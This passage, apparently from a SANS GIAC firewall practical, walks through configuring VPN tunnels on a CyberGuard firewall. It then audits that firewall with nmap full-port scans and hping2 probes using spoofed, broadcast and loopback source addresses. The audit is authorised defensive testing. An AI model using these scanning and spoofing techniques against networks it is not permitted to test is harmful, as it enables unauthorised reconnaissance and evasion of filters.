Keypair Tag <mark>) <mark>)</mark> <mark>FCD-Gate1</mark></mark>		Import View	Export	
			⊲ Keypairs	

*** **Note** *** If you were going to establish VPN connections with other companies or organizations using firewall certificates from another issuing authority, you would need to import the corresponding firewall certificates as well.

© SANS Institute 2004,

2.4.5 Defining IKE Protection Strategies

The next step in configuring our VPN is to establish the protection strategy we will use for Phase 1 of IPSec. Phase 1 is when the Diffie-Hellman key exchange takes place, as well as authentication of the IPSec peer devices. Phase 1 is accomplished through Internet Key Exchange (IKE), and is intended to provide a secure and encrypted communication channel between the two IPSec peer devices.

CYBERG ARD System	👆 Configuration 🖺 Reports 🖁 Tools	? Help gate1 cg1 fortunecookie.com	<u>"</u> 0	4% System Utilization	21 Feb. 04 8:42 PM
	<u>Central Hanagement Choices</u> ■ Host Names H Network Names Packet- <u>F</u> iltering Rules Network Address <u>Translation</u> Routing Split <u>Domain Name System</u> Users Passport One Smart <u>Proxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>SourtProxies</u> <u>Alerts, Activities, and Archives</u> Activity Logs	To configure the CyberGua <i>Private Netwo</i> <i>Configuration</i> <i>Protection St</i> <i>Private Netwo</i> Its IKE Protection Str Its IKE Protection Str Its IKE Protection Str Its IKE Contection Str Its Controls	rd firew orks fro n menu rategie orks me ategies s	om the I. Then selec e s from the V	irtual t IKE

Under the *Protection Strategies* tab, click *Insert* to create a custom protection strategy. Enter **GIAC-Enterprises-1a** in the *Protection Strategy* field and a corresponding comment in the *Comment* field.

IKE Protection Strategies (gate1.fortunecookie.com:cg1)	_ 🗆 🗙
Save Revert Use Close Window	?
Protection Strategies Cryptographic Properties	
Protection Strategy Comment	
GIAC-Enterprises-1a GIAC Enterprises IKE Policy 1a	
Default Propose all - stronger security first	
HighSecurity Limit choices to the more secure algorithms	
Aggressive IKE aggressive mode: only one DH group may be specified	
Hide Editor Insert Duplicate Cut Copy Prasie Delete Find	
Protection Strategy JGIAC-Enterprises-1a	
Comment GIAC Enterprises IKE Policy 1a	
Protection Strategie	95 >

Under the *Cryptographic Properties* tab, highlight **GIAC-Enterprises-1a** in the *Protection Strategy* window and click *Insert*. Deselect the *Unspecified* checkbox and select the following values from the corresponding drop down boxes:

Encryption Algorithm	aes-cbc
Hash Algorithm	sha1
Diffie-Hellman Group	5
SA Lifetime Seconds	5400
SA Lifetime Kbytes	25600

5 ⁵ IKE Protection Strategies (gate	1.fortunecoo	kie.com:cg1)			_ 🗆 🛛
E Save Revert U	se Close	<u>W</u> indow				?
Protection Strategies Cry	ptographic Pr	operties				
Protection Strategy	Encryption Algorithm	Hash Algorithm	Diffie – Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes	
GIAC-Enterprises-1a Default HighSecurity Aggressive	aes-cbc	sha1	5	5400	25600	N N
Hide Editor	<u>D</u> uplicate	Cut	<u>C</u> opy Pra-	ie Delete	÷ ÷	<u>F</u> ind
Encryption Algorithm aes-cbc	:	\square				
Hash Algorithm sha1		\square				
Diffie-Hellman Group 5		\square				
SA Lifetime Seconds 5400						
SA Lifetime Kbytes 25600		UI	nspecified			
					⊲ Cryptographi	c Properti >

When you have finished making the selections, click *Save*, then *Use* and *Close Window*.

*** Note *** Both IPSec peer devices <u>MUST</u> match so it is imperative that you coordinate with the administrator of the other end and that both sides are configured the same.


CyberGuard firewalls support the following options for IKE Protection Strategies (default values are underlined):

Encryption Algorithm	<u>3des-cbc</u> , des-cbc, twofish-cbc, blowfish-cbc, aes-cbc, cast128-cbc
Hash Algorithm	<pre>sha1, md5, tiger192, ripemd160</pre>
Diffie-Hellman Group	1, <u>2</u> , 5

SA Lifetime Seconds	60 min - 315360000 max (10 years) (default = <u>10800</u> or 3 hours)
SA Lifetime Kbytes	100 min - 2147483647 max (default = <u>51200</u> or 50 Mb)

2.4.6 Configuring IPSec Protection Strategies

The next step in configuring our VPN is to establish the protection strategy we will use for Phase 2 of IPSec. Phase 2 is used to define how the sensitive traffic will be protected between the two IPSec peer devices. Phase 2 is negotiated through the tunnel created during Phase 1, and is negotiated for each type of sensitive traffic that is configured for a different IPSec Protection Strategy.



Under the *Protection Strategies* tab, click *Insert* to create a custom protection strategy. Enter **GIAC-Enterprises-1b** in the *Protection Strategy* field and a corresponding comment in the *Comment* field.

* IPSec Protection Strategies	(gate1.fortunecookie.com:cg1)	_ 🗆 🔀
Save <u>R</u> evert	Use Close Window	?
Protection Strategies	Cryptographic Properties	
Protection Strategy	Comment	
GIAC-Enterprises-1b	GIAC Enterprises IPSec Policy 1b	
Default	Propose all – stronger security first	
HighSecurity	Limit choices to the more secure algorithms	
EncryptOnly	Encrypt only (do not apply HMAC to packets)	
AuthOnly	Authenticate only (do not encrypt packet data)	
I Hide Editor	Duplicate Cut Copy Pasia Delete Find	
Protection Strategy	Enterprises-1b	
Comment [GIAC	Enterprises IPSec Policy 1b	
	⊲ Protection Strate	gies >

Under the *Cryptographic Properties* tab, highlight **GIAC-Enterprises-1b** in the *Protection Strategy* window and click *Insert*. Deselect both of the *Unspecified* checkboxes and select the following values from the corresponding drop down boxes:

Encryption Algorithm Authentication Algorithm SA Lifetime Seconds SA Lifetime Kbytes

aes-cbc hmac-sha1-96 28800 51200

IP Payload Compression will remain deselected as well.

IPSec Protection Strategies (gate1.fortunecookie.com:cg1)					_ 🗆 🔀	
Save Revert	Use Close <u>W</u> ir	idow				?
Protection Strategies C	ryptographic Prope	rties				
Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	ІРСОМР	
GIAC-Enterprises-1b Default HighSecurity EncryptOnly AuthOnly	aes-cbc	hmac-sha1-96	28800	51200	NO	
Hide <u>E</u> ditor I <u>n</u> sert	Duplicate	Cut <u>C</u> opy	Pasia Dele	te 👘		ind
Encryption Algorithm aes	-cbc	Z				
Authentication Algorithm hma	ac-sha1-96					
SA Lifetime Seconds [288	00	Unspecified				
SA Lifetime Kbytes 512	00	Unspecified				
	P Payload Compress	ion				
				⊲ Cryp	otographic Prope	erti 🗁

When you have finished making the selections, click **Save**, then **Use** and **Close Window**.

*** **Note** *** Both IPSec peer devices <u>*MUST*</u> match so it is imperative that you coordinate with the administrator of the other end and that both sides are configured the same.

Depending on the sensitivity of the traffic you will be sending across the VPN connection, you can increase or decrease the strength of the encryption by establishing different IPSec Protection Strategies. This can allow you to assign different strategies to different types of network traffic. CyberGuard firewalls also support the Payload Compression through the use of the IPCOMP algorithm.

CyberGuard firewalls support the following options for IPSec Protection Strategies (default values are underlined):

Encryption Algorithm	<u>3des-cbc</u> , des-cbc, twofish-cbc, blowfish-cbc, aes-cbc, cast128- cbc, none		
Authentication Algorithm	<pre>hmac-shal-96, hmac, hmac-md5-96, none</pre>		
SA Lifetime Seconds	60 min – 315360000 max (10 years) (default = <u>28800</u> or 8 hours)		
SA Lifetime Kbytes	100 min – 2147483647 max (default = <u>51200</u> or 50 Mb)		

2.4.7 Configuring VPN Secure Channels

The next step in configuring our VPN is to establish the VPN Secure Channel. The VPN Secure Channel is used to identify the two IPSec peer devices that will terminate the VPN tunnel. This may or may not be the actual source and destination hosts of the sensitive traffic. Authentication of the two IPSec peer devices will also be defined in the VPN Secure Channel as well as the hosts or networks that can be contacted or reached via that VPN tunnel.

CYBERG ARD 5 System 🐣 Configuration 🖹 Reports 🖁 Tools 🖇	Help gate1 cg1 fortunecookie.com 4% System Utilization 8:42 PM 21 Feb. 04 8:42 PM
<u>Lentral Hanagement Choices</u> <u>Host Names</u> <u>H Network Names</u> <u>H Network Names</u> <u>Grouping</u> P Packet-Filtering Rules P Network Address Iranslation G Routing M Split Domain Name System L Sens P Pasport Ong M SmartProxies <u>S</u> DCKS <u>M</u> Intrusion Detection	To configure VPN Secure Channels on the CyberGuard firewall, select <i>Virtual Private Networks</i> from the <i>Configuration</i> menu. Then select <i>VPN</i> <i>Secure Channels</i> from the <i>Virtual</i> <i>Private Networks</i> menu.
VWW Virtual Private Networks	IKE Protection Strategies PRC IPSec Protection Strategies VPN Secure Channels IM IKE Certificate Services VPN Controls

Under the *Protection Strategies* tab, click *Insert* to create a VPN Secure Channel. Enter **GIAC-Enterprises-HQ** in the *Channel Name* field and select **Gateway** for *Peer Type*. Enter **hq-fw** in the *Host Name* field, select **IKE** for *Establish Keys Using* and click *Advanced...*

VPN Secure Cha	annels (gate1.fo	rtunecookie.com:cg1)			
VPN <u>Save</u>	<u>R</u> evert <u>U</u> s	se Close <u>W</u> indow			
Channel Info	rmation Pee	r Protected Networks	Remote Identities	Trusted CAs	
Channel Name	Pe	er Type	Host / Interface Name	Establish Keys Using	
GIAC-Enterpris	es-HQ Ga	ateway	hq-fw	Internet Key Exchange (IKE)	
FCD-Mobile-1	Ho	ost	dec0	Internet Key Exchange (IKE)	
Hide <u>E</u> ditor Channel Name	ĞIAC-Enterpris	Duplicate Cut	<u>Copy</u> Pasie C	Delete <u>Fi</u> nd	
Peer Type			Establish Keys Using		
🖲 Gateway	Host Name	jĭhq−fw	() IKE	Preshared Secret	Advanced
🔵 Host	Interface Name	0+c0 🗖	🔵 Manual Keying		Configure .
					Channel Information

Gateway is selected since this VPN tunnel will also be utilized to encrypt X.400 Directory Replication traffic via port 102/tcp between the GIAC Enterprises (HQ) mail server and the GIAC Enterprises (FCD) mail server.

🗵 IKE Advanced Settings	
Authentication Data	
Preshared Secret	
Vse identity	Select Support Certificates . Select FCD-
Support Certificates	Gate1 in the drop down box for <i>Firewall</i> <i>Keypair</i> . Leave <i>Subject Name</i> set to Default.
Firewall Keypair FCD-Gate1 💆	
Subject Name Default 🗾	
-IKE Data	
IKE Protection Strategy GIAC-Enterprises-1a	Select GIAC-Enterprises-1a in the drop down box for <i>IKE Protection Strategy</i> .
IKE Mode Main Mode 🗹	Select Main Mode in the drop down box
Perfect Forward Secrecy Group 2	for <i>IKE Mode</i> and select 2 in the drop down box for <i>Perfect Forward Secrecy</i>
OK Cancel Help	Group. Click Ok to return to the VPN Secure Channels window.

Under the *Peer Protected Networks* tab, highlight **GIAC-Enterprises-1a** in the *VPN Secure Channels* window and then click *Insert*. Enter **mail-hq** in the *Network address* field. Click *Insert* again and enter **hq-fw** in the *Network address* field.

VPN Secure Channels (gate1.fortunecookie.com:cg1)					
Save Revert Use Close Window	?				
Channel Information Peer Protected Networks Remote Identities Trusted CAs					
VPN Secure Channels Network Address Choices List GIAC-Enterprises- Imail-hq Imail-hq Imail-hq Imail-hq Imail-hq Imail	<				
Hide Editor Insert Duplicate Cut Copy Pasie Delete Find 4					
Network address Ind-fw					
✓ Peer Protected N	etwor >				

When you have finished making these entries, click *Save*, then *Use* and *Close Window*.

*** Note *** Peer Protected Networks are used to identify what hosts or networks may be contacted via a VPN Tunnel. The destination hosts or networks do not have to be publicly routable, as long as the IPSec peer device can route traffic to them.

2.4.8 Configuring VPN Controls

To provide inter-operability with other VPN devices, CyberGuard firewalls can be configured not to send their certificate chain to their IPSec peer device during the authentication process. Since we will be establishing a VPN tunnel with VPN clients in addition to the GIAC Enterprises (HQ) firewall, we will disable the sending of the certificate chain.

CYBERG ARD 5 System	🕁 Configuration 🖹 Reports	? Help gate1 cg1 fortunecookie.com	<u>,</u> 0 4%	6 System Utilization	21 Feb. 04 8:42 PM
	<u>C</u> entral Hanagement Choices ■ Host Names H Network Names Grouping Packet- <u>F</u> iltering Rules Network Address <u>Translation</u> Routing Split <u>Domain Name System</u> Users Passport One SmartProxies SOCKS Intrusion Detection	To configur CyberGuard fin Private Netwo Configuration Controls from Networks mer	rewall, s orks fror n menu. i the Vir t	m the Then selec	al t VPN
	<pre>vww Virtual Private Networks > Certificate Management Allerts, Activities, and Archives Activity Logs </pre>	IKE IKE Protection Stra KE IPSec Protection Stra VM VPN Secure Channels IKE Certificate Sec KE VPN Controls	trategies s	_	

Select **Enabled** for **Do not send certificate chains**, then click **Save**, then **Use** and **Close Window**.

5" VPN Controls (gate1.fortunecookie.com:cg1)	
Save Revert Use Close Window	<u>?</u>
Options	
Option Enabled Do not send certificate chains ✓	Delete All SAs Display SA Information
Disable crash recovery	- IKE Exchange Logging
	Logging is Disabled.
	Max log size (KB) 4096
	Log file path /var/adm/log/ike.log
	Produce verbose output (Recommended)
Restore Defaults	Start Clear Log View Log


*** Note *** The VPN Controls window can also be utilized to view Security Associations (SAs) that are created between two IPSec peer devices. IKE Exchange Logging can also be enabled here to aid in troubleshooting your VPN tunnel.

2.4.9 Configuring Central Management for a VPN Connection

The Central Management function does not support the use of IPSec by default. Central Management uses a static key to encrypt the traffic between the Target Firewall and the Firewall Manager. We are going to modify the default configuration of the CyberGuard firewall to allow us to send the Central Management traffic across a VPN tunnel.

CYBERG ARD System 🐣 Configuration 🖹 Reports	Tools Pelp gate1 cg1 fortunecookie.com 1 0 4% System Utilization (0 21 Feb. 04 8:42 PM
To create a certificate request on	Image: Network Ping Test Packet Irap
the CyberGuard firewall, select Shell Window from the Tools	<pre> E System Statistics Packet Filter Statistics If the statistics If</pre>
menu.	System Monitor RT Performance Monitor Certificate Reguest
	<u> </u>

The CyberGuard firewall will not display the Central Management packetfiltering rules by default. We must modify the /etc/security/firewall/ng_inet/netguard.include file in order to get the Central Management packet-filtering rules to be displayed in the *Packet-Filtering Rules* window. Enter /sbin/tfadmin newlvl SYS_PRIVATE and press "*Enter*". At the SYS_PRIVATE> prompt, enter su root and press "*Enter*". Enter the password for the root account when prompted and press "*Enter*". Enter cd /etc/security/firewall/ng_inet and press "*Enter*". Enter vi netguard.include and press "*Enter*" to open vi editor.



Comment out the seventh (7) line by placing the cursor over the "*i*" in *include*, pressing the "*i*" button on the keyboard once, and pressing the "*Esc*" key once. Then enter **:wq!** to exit vi editor. You can exit the shell window by typing **exit** three (3) times.

x	Shell Window (gate1.fortunecookie.com:cg1)							

	# # Internet Protocol Packet Filter Rules Include File #							

	include /etc/security/firewall/ng_inet/netguard.ha.conf							
	### include <netguard.cm.conf></netguard.cm.conf>							
	include <netguard.comm.conf></netguard.comm.conf>							
	include /etc/security/firewall/ng_inet/netguard.auditarc.conf							
	include /etc/security/firewall/ng_inet/netguard.csmart.conf							
	include "/etc/security/firewall/clas/netguard.clas.conf"							
	include "/etc/security/firewall/clas/netguard.ntad.conf"							
	include /etc/security/firewall/ng_inet/netguard.cg_getorders.conf							
	include /etc/security/firewall/ng_inet/netguard.exempt.conf							
	‡wq!							

2.4.10 Configuring Central Management Packet-Filtering Rules

In order to establish a VPN tunnel, there must first be some traffic designated as "sensitive" that requires protection. On the CyberGuard firewalls this traffic is identified in the packet-filtering rules as requiring protection by IPSec.

One of the nice features about the CyberGuard firewall products is their simplistic approach to creating packet-filtering rules. If you have not worked with a CyberGuard product before, they take a little getting used to. Once you become familiar with them, you will no longer look at an ACL the same way.

Packet-filtering rules are written from the view of the originating source. You designate the source and destination and the destination port/service to be contacted. Traffic that uses TCP is expected to receive a response, so you are not required to select *Enable replies*, nor do you have to make a rule for the return traffic. Traffic that uses UDP is typically uni-directional, so you must select *Enable replies* to allow for return traffic. Other traffic requires the selection of *Enable replies*, unless that traffic would normally illicit a response, as with an ICMP Echo request.

CYBERG ARD System	<u> Configuration</u> 🖹 <u>R</u> eports 🛔 <u>T</u> o	ols <u>? H</u> elp	gate1 cg1 fortunecookie.com		4% System Utilization	21 Feb. 04 8:42 PM
	Central Management Choices	A della				
	 ➢ Network Address Translation ☞ Routing ☆ Split Domain Name System ▲ Users ■ Passport One ↔ SmartProxies ▲ SOCKS 	To configure packet-filteri CyberGuard firewall, select F Filtering Rules from the Co		lect Packet-	Packet-	
	▷S Intrusion Detection > ⊻irtual Private Networks > □ Certificate Management ▲ Alerts, Activities, and Archives □ Activity Logs	menu.				

Under the *Basic* tab, click *Insert* to add a new packet-filtering rule. Select **Permit** for the *Type* field. Select **CM-Ports** from the drop down box for *Port or Service*. Select **FIREWALL** from the drop down box for *Packet Origin*. Enter **hq-fw** in the *Packet Destination* field. Ensure that *Protect using IPSec* is selected.

* Packet-Filtering Rules (gate1.fortunecookie.com:cg1)	
Save Revert Use View Expanded Rules Close Window	?
Type Service Packet Origin Packet Destination	Options
	· · · · · · · · · · · · · · · · · · · ·
permit echo/icmp FIREWALL hq-fw	🖹 🗩 🔒 🔰 📕 📕
→ permit 102/tcp mail mail-hq → permit echo/icmp mail mail-hq	
# Place site-specific rules here, above the rules that are generated	
# automatically by the firewall administrative interface.	
#	V
Hide Editor Insert Duplicate Cut Copy Pasie De	elete 🕂 🕂 <u>F</u> ind
Basic IPSec Times RPC	
Type Port or Service CM-Ports	🖹 🖌 Audit these packets
Permit	🚍 🔄 Enable replies
Arrow Packet Origin FIREWALL	1=1 Force port matching
	· · ·
Packet Destination	ø⊢ 🗹 Validate source address
◯ Comment Timeout (seconds) 1 ↓ 54]⊷[_ Apply to established connections
	📆 🔲 Defend against TCP SYN flood
TCP SYN Flood Tineout (seconds)	🔒 😿 Protect using IPSec
	👌 🔲 Synchronize stale
СовиленТ	
	⊲ Basic >

Under the *IPSec* tab, select **GIAC-Enterprises-1b** in the drop down box for *IPSec Protection Strategy*. Select **Network** in the drop down box for *SA Granularity*.

🗣 Packet-Filtering Rules (gate1.fortunecookie.com:cg1)								
	<u>R</u> evert	Use View Exp	anded Rules Close	e <u>W</u> indow		?		
Туре	Service	Packet Origin	Packet Destina	tion Options				
🕂 permit	CM-Ports	FIREWALL	hq-fw	🖹 🗩 🔒				
🕂 permit	echo/icmp	FIREWALL	hq-fw	🖹 🗲 🔒	1			
permit → permit	102/tcp echo/icmp	mail mail	mail-hq mail-hq) 	1			
		here, above the rules		E /* <u>-</u>	1			
# automatically by the firewall administrative interface.								
#						¥		
Hide <u>E</u> ditor	Insert	Duplicate	Cut <u>C</u> opy Pa	asie Delete	*	<u>F</u> ind		
Basic IPSec Times RPC IPSec Protection Strategy GIAC-Enterprises-1b								
					J IPSec			

You must make the following packet-filtering rules with the same IPSec configurations:


Түре	Port or Service	Packet Orgin	Packet Destination
permit	CM-Ports	FIREWALL	hq-fw
permit	echo/icmp	FIREWALL	hq-fw
permit 🧲	102/tcp	mail	mail-hq
permit 🦳	echo/icmp	mail	mail-hq
permit 🦳	CM-Ports	hq-fw	FIREWALL
permit	echo/icmp	hq-fw	FIREWALL
permit	102/tcp	mail-hq	mail
permit	echo/icmp	mail-hq	mail

When you have completed the configuration of the packet-filtering rules, click *Save*, then *Use* and *Close Window*.

*** Note *** Keep in mind that a VPN tunnel is not established until the "sensitive" traffic is passed. That is why it is recommended to include some type of traffic you can control (like ICMP echo requests) to ensure that actual "sensitive" traffic is being transmitted when you are troubleshooting your VPN tunnel.

3. Assignment 3 – Verify the Firewall Policy

Networking is all about rules and standards. We have the Open Systems Interconnection (OSI) model, the TCP/IP protocol stack and a multitude of Request for Comments (RFC) to refer back to with regards of how a host should communicate or not communicate. Hacking is all about finding which of those rules can be manipulated, bent and in some cases even broken. Security is all about trying to keep those rules from being manipulated, bent or broken. With this thought process in mind, it is critical that you test any system you build to ensure it will act the way it is *supposed* to. That is not to say that your skills suck, it is only showing that you recognize we are all human and we make mistakes from time to time.



3.1 Perimeter Firewall Audit Scope

One of the best phrases I ever heard was, "Trust, but verify." This is extremely relevant when you are talking about securing a network. Regardless of what you may read in a book or the vendor documentation, you should verify that a given system will act or react the way you are expecting. Now that we have built our perimeter firewall to protect the assets of GIAC Enterprises (FCD), we need to verify that it will provide the level of protection we require.

The validation of the perimeter firewall security policy for GIAC Enterprises (FCD) will be conducted during non-peak hours to reduce the potential effects on

business operations. Since we are not conducting a penetration test or a full audit; all members of the GIAC Enterprises (FCD) security section will not be on hand for the validation. The validation will be performed from the external side of the perimeter firewall in order to verify the external security posture of GIAC Enterprises (FCD). This will be a validation of the perimeter firewall only, so therefore the test machines will be connected to the outside switch or inside switch as appropriate.

The main test machine will be running Linux Red Hat 8.0. The main test machine will have nmap 3.00 and hping2 installed for the validation. Two additional secondary test machines will be running Windows 2000 Professional with ethereal version 0.10.3 installed. One of the secondary test machines will be connected to the outside switch to catch any responses to the test traffic. The other secondary test machine will be connected to the inside switch to monitor for any test traffic that may bypass the firewall.

The initial step in the validation will be to gather all required network diagrams, IP address ranges & assignments, corporate security policy and a copy of the perimeter firewall's packet-filtering rules configuration. From this information the tools can be configured to verify the perimeter firewall security policy to ensure it is in compliance with the corporate security policy. The second step will be to perform an nmap scan of the firewall. Based on the findings of the nmap scan, traffic will be directed at the firewall using hping2 to gauge the firewalls response to the connection attempts. The rest of this section will outline these processes, the results they yield, and any recommendations based on those results.

3.2 NMAP Scan

Two nmap scans were performed on the outside of the firewall to verify what ports it was listening on. A TCP connect() Scan was performed with the Get Identd info, Resolve All, and OS Detection options selected. (nmap -sT -p 1-65535 -O -P0 -I -R 210.56.47.11) A UDP Port Scan was also performed with the Resolve All and OS Detection options selected. (nmap -sU -p 1-65535 -O -P0 -R 210.56.47.11)

It is important to verify what ports the firewall is actually listening on vice assuming what it is listening on based on the configuration. Some systems may open additional ports by default that you may not be aware of. This step also helps to identify an potential mis-configurations in the event you discover some unexpected listening port. Additionally, it is important to note that while ports may not show as open during the scan; they could still in fact be in an open state.

3.3 NMAP Results

Nmap identified the firewall as listening on ports 25/tcp, 53/tcp, 80/tcp and 443/tcp. All four ports were listed as *open* with the exception of 53/tcp that was listed as *filtered*.

Nmap Front End File Output View	v3.00 BETA Options		Hel	р р
Host(s): 210.56.47.1 Scan Options:	1	General Options	Scan. Exit	
 connect() SYN Stealth Ping Sweep UDP Port Scan FIN Stealth Bounce Scan: Output from 	Don't Resolve Fast Scan Range of Ports 1-65535 Use Decoy(s): Use Decoy(s): n: nmap -sT -p 1-655	TCP Ping TCP&ICMP ICMP Ping Don't Ping Input File: J35 -O -P0 -I -R 2	Get Identd Info Get Identd Info Resolve All OS Detection Send on Device]
Starting nmap V. 3 Interesting ports (The 65531 ports s closed) Port State 25/tcp open 53/tcp filtere 80/tcp open Remote OS guesses: 1.3.20 (X86), Siem Solaris 2.6, Solar Nmap run complete seconds	1): own below are Ou rewall on Sola 6.5, Raptor F Jaris 2.6 - 7	wner aris 2.5.1 <i>. <mark>Linux</mark> ⁵irewall 6 on X86</i>	•	

The TCP connect () scan returned multiple O/S guesses of which none where correct. It should also be noted that nmap did not identify any additional ports as being opened, even though they show as listening when checked with a /sbin/tfadmin netstat –an at a shell window or through the Active Internet connections including servers System Information report.

✓ Nmap Front End	v3.00			- 🗆 🗙
File Output View	BETA Options			Help
Host(s): 210.56.47.1	1		Scan.	Exit
Scan Options:		General Options		
 connect() SYN Stealth Ping Sweep UDP Port Scan 	🗌 Don't Resolve	○ TCP Ping	🗌 Fragmenta	ation
	🔄 Fast Scan	○ TCP&ICMP	🗌 Get Identd	Info
	🖌 Range of Ports	O ICMP Ping	🛃 Resolve A	ai 👘
◯ FIN Stealth	1-65535	💿 Don't Ping	🛃 OS Detect	tion
Bounce Scan:	Use Decoy(s):	🔲 Input File:	🗌 Send on E	Device
Output fro	om: nmap -sU -p 1-6	5535 -O -P0 -R 2	10.56.47.11	
				<u>^</u>
Starting nmap V. 3 Warning: OS dete			le because we	did
not find at least Interesting ports				
(The 65534 ports s			in state:	
Port State	Service			
53/udp open Too many fingerpri	domain I nts match this h	ost for me to g	give an accur	ate 💈
OS guess				
Nmap run completec seconds	l 1 IP address	(1 host up) so	anned in 28	
seconas				
				-

The UDP Port Scan only identified port 53/udp as listening with a state of open, even though they show as listening when checked with a /sbin/tfadmin netstat –an at a shell window or through the Active Internet connections including servers System Information report. Nmap was unable to identify the O/S again as it found too many fingerprints that matched the output of the scan. The following shows what ports are shown as open when checked with a /sbin/tfadmin netstat –an at a shell window or through the Active Internet connections including servers System Information report.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	(state)
tcp	0	0	*.*	* *	CLOSED
tcp	0	0	210.56.47.11.1114	210.56.1.11.21002	SYN SENT
tcp	0	0	*.6010	*.*	LISTEN
tcp	0	0	192.168.201.50.6384	192.168.201.52.3575	ESTABLISHED
tcp	0	0	*.1053	*.*	CLOSED
tcp	0	0	*.515	*.*	LISTEN
tcp	0	0	*.2766	*.*	LISTEN
tcp	0	0	192.168.201.50.6384	*.*	LISTEN
tcp	0	0	*.21003	*.*	LISTEN
tcp	0	0	*.32878	*.*	LISTEN
tcp	0	0	*.33211	*.*	LISTEN
tcp	0	0	*.32848	*.*	LISTEN
tcp	0	0	192.168.201.50.53	*.*	LISTEN
tcp	0	0	210.56.47.11.53	*.*	LISTEN
tcp	0	0	*.6000	* . *	LISTEN
udp	0	0	*.*	*.*	
udp	0	0	*.1701	*.*	
udp	0	0	*.500	* *	
udp	0	0	192.168.201.50.53	*.*	
udp	0	0	210.56.47.11.53	* *	
udp	0	0	*.514	*.*	

3.4 Hping2 Audit

A custom script was created to attempt to connect to the perimeter firewall. The script can be found in detail in Appendix E. The script was written to test for ports that are expected to be open for some type of communication with the outside to validate that they acted in the way they were expected to. Ethereal was used on both the inside and outside switch to monitor and capture any traffic generated by the hping2 script. The firewall was also configured to log each packet that was scanned by enabling the *All packets scanned by packet filter* activity report. This information was logged to the */var/audit_logs/NetguardS* file.

3.4.1 TCP Traffic

Connection attempts were made to ports 21/tcp (FTP-control), 80/tcp (Web), 443/tcp (SSL), 25/tcp (Mail) and 53/tcp (DNS). A connection was attempted from an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces as well as any internal server. These connection attempts are expected to be denied. Connection attempts to dec0 from this source were skipped for 25/tcp, 80/tcp and 443/tcp as they are expected to be permitted. The return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic.

A connection was also attempted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, connections were attempted to interfaces dec1 and dec2 and each internal server utilizing their respective spoofed source address. Each of these connection attempts should be rejected.

Connections were also attempted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these connection attempts should also be rejected.

3.4.2 UDP Traffic

UDP packets were only sent to port 53/udp (DNS) as it is the only expected port to communicate with external clients. Packets were transmitted with an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces as well as the internal DNS server. These packets are expected to be denied. Any return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic. Packets were also transmitted with an unauthorized source address of the external DNS server (210.56.47.12) to the dec0 interface.

UDP packets were also transmitted to each internal server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, packets were transmitted to interfaces dec1 and dec2 and the internal DNS server utilizing their respective spoofed source address. Each of these packets should be rejected.

UDP Packets were also transmitted to the internal DNS server and interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these packets should also be rejected.

3.4.3 ICMP Traffic

ICMP packets were transmitted for ICMP Echo requests (ping) and ICMP Mask requests. Packets were transmitted with an unauthorized source address (83.65.78.83) to the dec0, dec1, and dec2 interfaces. These packets are expected to be denied. Any return traffic to the unauthorized source (83.65.78.83) was blocked at the screening router to ensure that the real host at that address did not receive any unsolicited traffic.

ICMP packets were also transmitted to interfaces dec0, dec1 and dec2 of the perimeter firewall from a spoofed source address of 210.56.47.11 (dec0). Additionally, packets were transmitted interfaces dec1 and dec2 utilizing their respective spoofed source address. Each of these packets should be rejected.

ICMP Packets were also transmitted to interfaces dec0, dec1 and dec2 of the perimeter firewall from a source broadcast address (255.255.255.255) and a source loopback address (127.0.0.1). Each of these packets should also be rejected.

3.5 Hping2 results

Results of the hping2 scan were taken from the NetguardS file located on the perimeter firewall as well as from the two test machines that were running Ethereal. Screen shots from Ethereal or the output from the NetguardS file are shown below. Display filters have been used on Ethereal and the output has been from the NetguardS file to ease in the viewing of the results.

3.5.1 FTP Traffic

FTP connection attempts from the spoofed source address (83.65.78.83) to the dec0 interface were rejected, and the firewall issued a RST, ACK packet.

© Outs	side - Ethereal				
